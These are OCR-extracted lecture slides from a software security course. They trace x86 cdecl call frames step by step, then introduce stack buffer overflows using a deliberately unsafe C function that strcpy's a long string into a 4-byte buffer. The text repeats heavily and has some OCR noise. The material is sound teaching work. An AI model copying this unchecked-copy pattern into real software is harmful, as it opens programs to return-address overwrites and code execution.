	0xfd2c0	0xfd2d4 0xfd2d0 0xfd2bc	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%eax add \$0x1,%eax pop %ebp ret main:</pre>	0x8048394 0x8048395 0x8048397 0x804839a 0x804839a 0x804839d 0x80483a0
	0x28 0xa			0x80483a3 0x80483a4
	0x80483bf	0xfd2b8 0xfd2b4	push %ebp mov %esp,%ebp	0x80483a5 0x80483a6
	0xfd2d0	— Øxfd2bØ	<pre>sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a8 0x80483ab
0x0000000			movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483ba
%eax	0x33		<pre>mov %eax,-0x4(%ebp) mov -0x4(%ebp),%eax</pre>	0x80483bf 0x80483c2
%edx	0xa		mov -ox+(%cop);%cax	000040302

ret

0x80483c2

0x80483c5

0x80483c6

ASU



Adam Doupé, Software Security

0xa

0xfd2b4

0xfd2d0

0x80483a4

%edx

%esp

%ebp

%eip

	0xFFFFFFFF	0.54244		
→	0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax</pre>	0x8048394 0x8048395 0x8048397 0x804839a 0x804839a 0x804839d 0x80483a0
	0x28 0xa	Øxfd2bc Øxfd2b8	pop %ebp ret main:	0x80483a3 0x80483a4
	0x80483bf		push %ebp	0x80483a5
	0xfd2d0	— 0xfd2b4 — 0xfd2b0	<pre>mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a6 0x80483a8 0x80483ab
0×00000000			movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483b3
%eax	0x33		<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx	0xa		mov -0x4(%ebp),%eax	0x80483c2

ret

0x80483c2

0x80483c5

0x80483c6



%ebp	0xfd2d0			
%eip	0x80483bf			
Adam Doupé, Software Security				

0xa

0xfd2b4

%edx

%esp

	0xFFFFFFFF	0.54244		
→	0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%ea add \$0x1,%eax</pre>	0x8048394 0x8048395 0x8048397 0x804839a 0x804839a 0x804839d 0x80483a0
	0x28 0xa	Øxfd2bc Øxfd2b8	pop %ebp ret main:	0x80483a3 0x80483a4
	0x80483bf		push %ebp	0x80483a5
	0xfd2d0	— 0xfd2b4 — 0xfd2b0	<pre>mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a6 0x80483a8 0x80483ab
0×00000000			movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483b3
%eax	0x33		<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx	0xa		mov -0x4(%ebp),%eax	0x80483c2

ret

0x80483c2

0x80483c5

0x80483c6



%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

(	0xFF <b>FF</b> FFFF	Ov Edod 4		
→	0xfd2c0	0xfd2d4 0xfd2d0	<pre>callee: push %ebp mov %esp,%ebp mov 0xc(%ebp),%eax mov 0x8(%ebp),%edx lea (%edx,%eax,1),%e</pre>	0x8048394 0x8048395 0x8048397 0x804839a x0x804839d 0x804839d
	0x28 0xa	Øxfd2bc Øxfd2b8	add \$0x1,%eax pop %ebp ret main:	0x80483a3 0x80483a3 0x80483a4
	0x80483bf		push %ebp	0x80483a5
	0xfd2d0	— 0xfd2b4 — 0xfd2b0	<pre>mov %esp,%ebp sub \$0x18,%esp movl \$0x28,0x4(%esp)</pre>	0x80483a6 0x80483a8 0x80483ab
0x0000000			movl \$0xa,(%esp) call 0x8048394	0x80483b3 0x80483ba
%eax	0x33		<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
%edx	0xa		mov -0x4(%ebp),%eax	0x80483c2

ret

A second s	All the second
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf



0x80483c5

0x80483c6

 0xFFFFFFFF	0xfd2d4	11
0xfd2c0	0xfd2d0	call pu
	UNI UZUO	mo
		mo
		mo
		le
		ad
0x28		ро
 0xa	Øxfd2bc	re
 20120	0xfd2b8	main
0x80483bf	0xfd2b4	pu
0xfd2d0		mo
	0xfd2b0	su
		mo
0,00000000		

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

lee:

-

Laiiee.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



<i>25</i>	0xFFFFFFFF	0,4244
_	0xfd2c0	0xfd2d4 0xfd2d0
	0x33	0xfd2cc
	0x28	
	0xa	0xfd2bc 0xfd2b8
	0x80483bf	0xfd2b4
	0xfd2d0	0xfd2b0
	000000000	

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483bf

callee:

carree.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
<pre>mov -0x4(%ebp),%eax</pre>	0x80483c2
leave	0x80483c5
ret	0x80483c6



<i>8</i> 2	0xFFFFFFFF	0xfd2d4
	0xfd2c0	0xfd2d0
	0x33	0xfd2cc
	0x28	Øxfd2bc
	0xa	0x+d2bC
	0x80483bf	0xfd2b4
	0xfd2d0	0xfd2b0
	000000000	

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

callee:

carree.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
mov Øxc(%ebp),%eax	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



	0xFFFFFFFF	0xfd2d4
	0xfd2c0	0xfd2d0
	0x33	Øxfd2cc
	0x28	 
_	0xa	0xfd2bc 0xfd2b8
	0x80483bf	0xfd2b4
	0xfd2d0	0xfd2b0
	000000000	

%eax	0x33
%edx	0xa
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c2

callee:

carree.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
mov Øxc(%ebp),%eax	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



<i>2</i> 5	0xFFFFFFFF	Ovedad4
	0xfd2c0	0xfd2d4 0xfd2d0
	0x33	0xfd2cc
	0x28	
	0xa	0xfd2bc 0xfd2b8
	0x80483bf	0xfd2b4
	0xfd2d0	0xfd2b0
	000000000	

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483c5

callee:

-	allee.	
	push %ebp	0x8048394
	mov %esp,%ebp	0x8048395
	mov Øxc(%ebp),%eax	0x8048397
	mov 0x8(%ebp),%edx	0x804839a
	<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
	add \$0x1,%eax	0x80483a0
	pop %ebp	0x80483a3
	ret	0x80483a4
m	ain:	
	push %ebp	0x80483a5
	mov %esp,%ebp	0x80483a6
	sub \$0x18,%esp	0x80483a8
	mov1 \$0x28,0x4(%esp)	0x80483ab
	<pre>movl \$0xa,(%esp)</pre>	0x80483b3
	call 0x8048394	0x80483ba
	<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
	<pre>mov -0x4(%ebp),%eax</pre>	0x80483c2
×	leave	0x80483c5
	ret	0x80483c6



0xFFFFFFFF	Ovedad4
0xfd2c0	0xfd2d4 0xfd2d0
0x33	0xfd2cc
0x28	
0xa	0xfd2bc 0xfd2b8
0x80483bf	0xfd2b4
0xfd2d0	0xfd2b0
000000000	

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2d0
%ebp	0xfd2d0
%eip	0x80483c5

callee:

-	allee.	
	push %ebp	0x8048394
	mov %esp,%ebp	0x8048395
	mov Øxc(%ebp),%eax	0x8048397
	mov 0x8(%ebp),%edx	0x804839a
	<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
	add \$0x1,%eax	0x80483a0
	pop %ebp	0x80483a3
	ret	0x80483a4
m	ain:	
	push %ebp	0x80483a5
	mov %esp,%ebp	0x80483a6
	sub \$0x18,%esp	0x80483a8
	mov1 \$0x28,0x4(%esp)	0x80483ab
	<pre>movl \$0xa,(%esp)</pre>	0x80483b3
	call 0x8048394	0x80483ba
	<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
	<pre>mov -0x4(%ebp),%eax</pre>	0x80483c2
×	leave	0x80483c5
	ret	0x80483c6



0xFFFFFFFF	0xfd2d4
0xfd2c0	0xfd2d0
Øx33	0xfd2cc
0x28	
Øxa	0xfd2bc 0xfd2b8
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b0

%eax	0x33
%edx	0xa
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483c5

callee:

carree.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
<pre>mov 0xc(%ebp),%eax</pre>	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



0xFFFFFFFF	0xfd2d4
0xfd2c0	0xfd2d0
Øx33	0xfd2cc
0x28	
Øxa	0xfd2bc 0xfd2b8
0x80483bf	0xfd2b8
0xfd2d0	0xfd2b0

%eax	0x33
%edx	0xa
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

callee:

m

allee.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
mov Øxc(%ebp),%eax	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
ain:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
<pre>movl \$0x28,0x4(%esp)</pre>	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



0xFFFFFFFF	0xfd2d4
0xfd2c0	0xfd2d0
0x33	Øxfd2cc
Øx28	
Øxa	0xfd2bc 0xfd2b8
0x80483bf	0xfd2b4
0xfd2d0	0xfd2b0

0x00000000

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c5

callee:

correc.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
mov Øxc(%ebp),%eax	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6



0xFF	FFFFFF	0xfd2d4
0x <sup>.</sup>	fd2c0	0xfd2d0
e	x33	Øxfd2cc
	x28	
	0xa	Øxfd2bc
0x8	0483bf	0xfd2b8 0xfd2b4
0x-	fd2d0	0xfd2b4

0x00000000

%eax	0x33
%edx	<b>0</b> ха
%esp	0xfd2d4
%ebp	0xfd2c0
%eip	0x80483c6

callee:

\_

carree.	
push %ebp	0x8048394
mov %esp,%ebp	0x8048395
mov Øxc(%ebp),%eax	0x8048397
mov 0x8(%ebp),%edx	0x804839a
<pre>lea (%edx,%eax,1),%ea</pre>	x0x804839d
add \$0x1,%eax	0x80483a0
pop %ebp	0x80483a3
ret	0x80483a4
main:	
push %ebp	0x80483a5
mov %esp,%ebp	0x80483a6
sub \$0x18,%esp	0x80483a8
movl \$0x28,0x4(%esp)	0x80483ab
<pre>movl \$0xa,(%esp)</pre>	0x80483b3
call 0x8048394	0x80483ba
<pre>mov %eax,-0x4(%ebp)</pre>	0x80483bf
mov -0x4(%ebp),%eax	0x80483c2
leave	0x80483c5
ret	0x80483c6

Adam Doupé, Software Security



## Stack Overflows

- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program





## Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?

– What would happen if they did?



```
#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
  char foo[4];
  strcpy(foo, str);
}
int main()
{
  mycpy("asu cse 340 fall
2015 rocks!");
  printf("After");
  return 0;
}
```

mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax, 0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp mov %esp,%ebp sub \$0x10,%esp movl \$0x8048504,(%esp) call mycpy mov \$0x8048517, %eax mov %eax,(%esp) call printf mov \$0x0, %eax leave 113 ret

. 0	xFFFFFFFF	0454244		
		0xfd2d4	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main:</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x8048407 0x804840c 0x804840c
			push %ebp mov %esp,%ebp	0x804840e 0x804840f
0	x00000000		sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	이 이상에서 가장 옷을 물었다. 이 것은 것이다.
N			call mycpy	0x804841e 0x8048423
%eax			<pre>mov \$0x8048517,%eax mov %eax,(%esp)</pre>	0x8048423 0x8048428
%esp			call printf	0x804842b
%ebp			mov \$0x0,%eax	0x8048430
%eip			leave	0x8048435
	é, Software Security		ret 150	0x8048436

0	xFF <b>FF</b> FFFF	0.64244	
	0xfd2e0	<pre>0xfd2d4 mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp</pre>	0x80483fd
0	×00000000	mov %esp,%ebp sub \$0x10,%esp	0x804840f 0x8048414
		movl \$0x8048504,(%e call mycpy	ox8048417 0x804841e
%eax		mov \$0x8048517,%eax	
%esp	0xfd2d0	mov %eax,(%esp)	0x8048428
		call printf	0x804842b
%ebp	0xfd2e0	mov \$0x0,%eax	0x8048430
%eip	0x804840e	leave	0x8048435
	é, Software Security	ret	0x8848436

e	XFFFFFFF	0.4244		
	0xfd2e0		<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048404 0x8048407 0x804840c 0x804840c 0x804840d
e	0x0000000		<pre>mov %esp,%ebp sub \$0x10,%esp mov ] \$0x8048504 (%or</pre>	0x8048414
%eax			<pre>movl \$0x8048504,(%esp call mycpy mov \$0x8048517,%eax</pre>	0x8048417 0x804841e 0x8048423
			mov %eax,(%esp)	0x8048428
%esp	0xfd2d0		call printf	0x804842b
%ebp	0xfd2e0		mov \$0x0,%eax	0x8048430
%eip	0x804840f		leave	0x8048435
Adam Doup	é. Software Security		ret 152	0x8048436

e	XFFFFFFF	0.00		
	0xfd2e0	ma	<pre>cpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret in: push %ebp mov %esp,%ebp</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048404 0x8048407 0x804840c 0x804840c 0x804840d
e	x00000000	sub \$0x10,%esp	sub \$0x10,%esp	0x8048414
<b>W</b> = = + +			<pre>movl \$0x8048504,(%esp call mycpy mov \$0x8048517,%eax</pre>	0x8048417 0x804841e 0x8048423
%eax			mov %eax,(%esp)	0x8048428
%esp	0xfd2d0		call printf	0x804842b
%ebp	0xfd2d0		mov \$0x0,%eax	0x8048420 0x8048430
%eip	0x804840f		leave	0x8048435
	é. Software Security		ret 153	0x8048436


e	xFF <b>FF</b> FFFF	0.4244		
	0xfd2e0		<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048404 0x8048407 0x804840c 0x804840c 0x804840e 0x804840e
e	×00000000	sub \$0x10,%esp		0x8048414
%eax			<pre>movl \$0x8048504,(%esp call mycpy mov \$0x8048517,%eax</pre>	0x804841e 0x8048423
%esp	0xfd2d0		mov %eax,(%esp)	0x8048428
			call printf	0x804842b
%ebp	0xfd2d0		mov \$0x0,%eax	0x8048430
%eip	0x8048414		leave	0x8048435
Adam Doup	é. Software Security		ret 154	0x8048436

0xF	FFFFFF	OvEd2d4		
	vxfd2e0	0xfd2d4	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp mov %eap %ebp</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x8048407 0x804840c 0x804840c
Øxe	0000000	_	<pre>mov %esp,%ebp sub \$0x10,%esp </pre>	0x804840f 0x8048414
			<pre>movl \$0x8048504,(%esp call mycpy</pre>	0x8048417 0x804841e
%eax			mov \$0x8048517,%eax	
	0xfd2c0		mov %eax,(%esp)	0x8048428
%esp			call printf	0x804842b
%ebp	0xfd2d0		mov \$0x0,%eax	0x8048430
%eip	0x8048414		leave	0x8048435
	Software Security		ret 155	0x8048436

0	xFF <b>FF</b> FFFF	0.4244		
	0xfd2e0	0xfd2d4 0xfd2c0	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main: push %ebp</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048404 0x8048407 0x804840c 0x804840d
0	×00000000		<pre>mov %esp,%ebp sub \$0x10,%esp movl \$0x8048504,(%esp</pre>	0x804840f 0x8048414
			call mycpy	0x804841e
%eax			mov \$0x8048517,%eax	0x8048423
%esp	0xfd2c0		mov %eax,(%esp)	0x8048428
			call printf	0x804842b
%ebp	0xfd2d0		mov \$0x0,%eax	0x8048430
%eip	0x8048417		leave	0x8048435
	é, Software Security		ret 156	0x8048436

0	XFFFFFFFF	0464344		
	0xfd2e0 0x8048504	0xfd2d4 0xfd2c0	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main:</pre>	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x8048407 0x8048407 0x804840c 0x804840d
0	×00000000		push %ebp mov %esp,%ebp sub \$0x10,%esp	0x804840e 0x804840f 0x8048414
		-	→ movl \$0x8048504,(%esp	
%eax			call mycpy mov \$0x8048517,%eax	0x804841e 0x8048423
	0.42-0		mov %eax,(%esp)	0x8048428
%esp	0xfd2c0		call printf	0x804842b
%ebp	0xfd2d0		mov \$0x0,%eax	0x8048430
%eip	0x8048417		leave	0x8048435
Adam Doup	é, Software Security		ret 157	0x8048436

0	xFF <b>FF</b> FFFF	Avedada musa		
	0xfd2e0	mair pu	ush %ebp pv %esp,%ebp ub \$0x28,%esp pv 0x8(%ebp),%eax pv %eax,0x4(%esp) ea -0xc(%ebp),%eax pv %eax,(%esp) all strcpy eave et n: ush %ebp	0x80483f4 0x80483f5 0x80483f7 0x80483fa 0x80483fd 0x8048401 0x8048404 0x8048407 0x8048407 0x804840c 0x804840d
0	×00000000	รเ	ov %esp,%ebp ub \$0x10,%esp ovl \$0x8048504,(%esp	0x804840f 0x8048414
			all mycpy	0x804841e
%eax			ov \$0x8048517,%eax	0x8048423
	0vfd2c0	ma	ov %eax,(%esp)	0x8048428
%esp	0xfd2c0	Ca	all <mark>printf</mark>	0x804842b
%ebp	0xfd2d0	ma	ov \$0x0,%eax	0x8048430
%eip	0x804841e	16	eave	0x8048435
	é, Software Security	re	et 158	0x8048436



%eax	
%esp	0xfd2bc
%ebp	0xfd2d0
%eip	0x80483f4

159

0x804842b

0x8048430

0x8048435

0x8048436

call printf

leave

ret

<i>1</i> 2	0xFFFFFFFF	0xfd2d4		
	0xfd2e0		<pre>mycpy: push %ebp </pre>	0x80483f4
_			mov %esp,%ebp sub \$0x28,%esp	0x80483f5 0x80483f7
			<pre>mov 0x8(%ebp),%eax mov %eax,0x4(%esp)</pre>	0x80483fa 0x80483fd
	0x8048504	Øxfd2cØ Øxfd2bc Øxfd2b8	<pre>lea -0xc(%ebp),%eax mov %eax,(%esp) call strcpy leave ret main:</pre>	0x8048401
	0x8048423			0x8048404
	0xfd2d0			0x8048407 0x804840c
				0x804840d
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
	0x00000000		sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%es	p)0x8048417
2			call mycpy	0x804841e

%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f4

0x8048423

0x8048428

0x804842b

0x8048430

0x8048435

0x8048436

mov \$0x8048517,%eax

mov %eax,(%esp)

call printf

leave

ret

e	XFFFFFFF	0xfd2d4		
	0xfd2e0	= 0x+u2u4	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp</pre>	0x80483f4 0x80483f5 0x80483f7
	0x8048504		<pre>mov 0x8(%ebp),%eax mov %eax,0x4(%esp) lea -0xc(%ebp),%eax</pre>	0x80483fa 0x80483fd 0x8048401
	0x8048423	0xfd2c0 0xfd2bc	mov %eax,(%esp)	0x8048404
	● 0xfd2d0		call <mark>strcpy</mark> leave ret	0x8048407 0x804840c 0x804840d
			<pre>main:     push %ebp     mov %esp,%ebp</pre>	0x804840e 0x804840f
	00000000		<pre>sub \$0x10,%esp movl \$0x8048504,(%esp call mycpy</pre>	0x8048414 0)0x8048417 0x804841e
%eax			<pre>mov \$0x8048517,%eax mov %eax,(%esp)</pre>	0x8048423 0x8048428
%esn	Oxfd2h8		mov meax, (mesh)	010040420

WEax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f5

161

0x804842b

0x8048430

0x8048435

0x8048436

call printf

leave

ret

e	0xFF <b>FF</b> FFFF	0xfd2d4		
	0xfd2e0	•	<pre>mycpy: push %ebp mov %esp,%ebp sub \$0x28,%esp</pre>	0x80483f4 0x80483f5 0x80483f7
			<pre>mov 0x8(%ebp),%eax mov %eax,0x4(%esp)</pre>	0x80483fa 0x80483fd
	0x8048504	<pre>0xfd2c0 lea -0xc(%ebp),%eax mov %eax,(%esp)</pre>	0x8048401	
(	0x8048423		0x8048404	
	0xfd2d0	0xfd2bc	call strcpy	0x8048407
	ØXTUZUØ	0xfd2b8 leave	0x804840c	
			ret main:	0x804840d
			push %ebp	0x804840e
			mov %esp,%ebp	0x804840f
e	0000000000x		sub \$0x10,%esp	0x8048414
			movl \$0x8048504,(%esp	)0x8048417
			call mycpy	0x804841e
%eax			mov \$0x8048517,%eax	0x8048423
%esp	0xfd2h8		mov %eax,(%esp)	0x8048428

10Cax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f5

162

0x804842b

0x8048430

0x8048435

0x8048436

call printf

leave

ret

0xfd2e0	0xfd2d4	mycpy:	
		push %ebp	0x80483f4
		mov %esp,%ebp	0x80483f5
		⇒ sub \$0x28,%esp	0x80483f7
0x8048504		mov 0x8(%ebp),%eax	0x80483fa
0x8048423	0xfd2c0	mov %eax,0x4(%esp)	0x80483fd
0xfd2d0	0xfd2bc	<pre>lea -0xc(%ebp),%eax</pre>	0x8048401
	0xfd2b8	mov %eax,(%esp)	0x8048404
		call strcpy	0x8048407
		leave	0x804840c
		ret	0x804840d
		main:	
		push %ebp	0x804840e
		mov %esp,%ebp	0x804840f
		sub \$0x10,%esp	0x8048414
		movl \$0x8048504,(%esp	)0x8048417
		call mycpy	0x804841e
		mov \$0x8048517,%eax	0x8048423
%eax		mov %eax,(%esp)	0x8048428
%esp Øxfd2	268	call printf	0x804842b
n de la companya de la compa		mov \$0x0,%eax	0x8048430
%ebp Øxfd2	268	leave	0x8048435
%eip Adam Doupé, Software Securit	483 <del>f</del> 7	ret 163	0x8048436

	0xfd2e0	0xfd2d4	mycpy:	
		_	push %ebp	0x80483f4
			mov %esp,%ebp	0x80483f5
			⇒ sub \$0x28,%esp	0x80483f7
	0x8048504		mov 0x8(%ebp),%eax	0x80483fa
	0x8048423	0xfd2c0	<pre>mov %eax,0x4(%esp)</pre>	0x80483fd
